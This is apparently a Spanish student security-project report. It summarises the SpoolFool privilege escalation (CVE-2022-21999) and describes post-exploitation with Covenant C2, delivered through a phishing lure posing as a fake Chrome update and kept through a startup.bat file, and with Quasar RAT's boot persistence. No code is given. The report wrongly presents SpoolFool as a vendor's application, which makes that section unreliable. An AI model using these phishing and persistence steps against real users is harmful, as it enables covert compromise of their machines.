### Vulnerabilidad de Escalada de Privilegios CVE-2022-21999 en SpoolFool (Windows 10)

#### Descripción:

La vulnerabilidad CVE-2022-21999 es una vulnerabilidad de escalada de privilegios local que afecta a la aplicación SpoolFool en entornos Windows. Esta vulnerabilidad se debe a una falta de validación adecuada de los datos proporcionados al componente Spooler de impresión del sistema operativo.

Un atacante local puede aprovechar esta vulnerabilidad al enviar datos especialmente diseñados al Spooler de impresión, lo que puede permitir la ejecución de código arbitrario con privilegios elevados en el sistema. Al explotar con éxito esta vulnerabilidad, el atacante obtiene un control total sobre el sistema comprometido y puede llevar a cabo actividades maliciosas, como el acceso a datos confidenciales, la modificación de archivos críticos o la instalación de malware.

#### Impacto:

La explotación exitosa de la vulnerabilidad CVE-2022-21999 en SpoolFool permite a un atacante local obtener privilegios de sistema en el sistema objetivo. Esto implica que el atacante puede ejecutar acciones con los máximos privilegios, lo que pone en riesgo la seguridad y la integridad de los datos almacenados en el sistema. Además, esta vulnerabilidad podría facilitar el movimiento lateral dentro de la red y permitir al atacante comprometer otros sistemas conectados.

#### Defensa:

**Actualización y parcheo:** Se recomienda encarecidamente a los administradores del sistema que apliquen los parches y actualizaciones más recientes proporcionados por el proveedor de SpoolFool. Estos parches suelen incluir correcciones de seguridad que abordan las vulnerabilidades conocidas, incluyendo CVE-2022-21999.

Desactivar el servicio de impresión en el caso de que no se use.


### PostExplotacion (Covenant C2 y Quasar RAT):

Se consigue ganar persistencia mediante estos dos métodos, Covenant C2 se consigue instalar mediante un ataque phishing en el cual se le indica al usuario que hay una nueva versión de Google Chrome disponible, al pinchar en el enlace se descargar el código que se comunicará con Covenant, y al ejecutarlo se comprometerá la máquina Windows 10.


Creando un script que se ejecutará al iniciar el sistema en la ruta del usuario

AppData/Roaming/Microsoft/Windows/MenuInicio/Programas/startup.bat, el cual ejecutará el código para crear una conexión con Covenant.


## PROYECTO HACKING 2<sup>a</sup> EVA



Con Quasar crearemos una conexión con el equipo Windows 10:



Y creando persistencia:



Simplemente marcando la opción de que se inicie el cliente cuando el ordenador encienda, y la ruta donde vamos a guardar ese ejecutable que nos permitirá la conexión.

Con esta simple configuración conseguiremos la persistencia en el sistema Windows 10.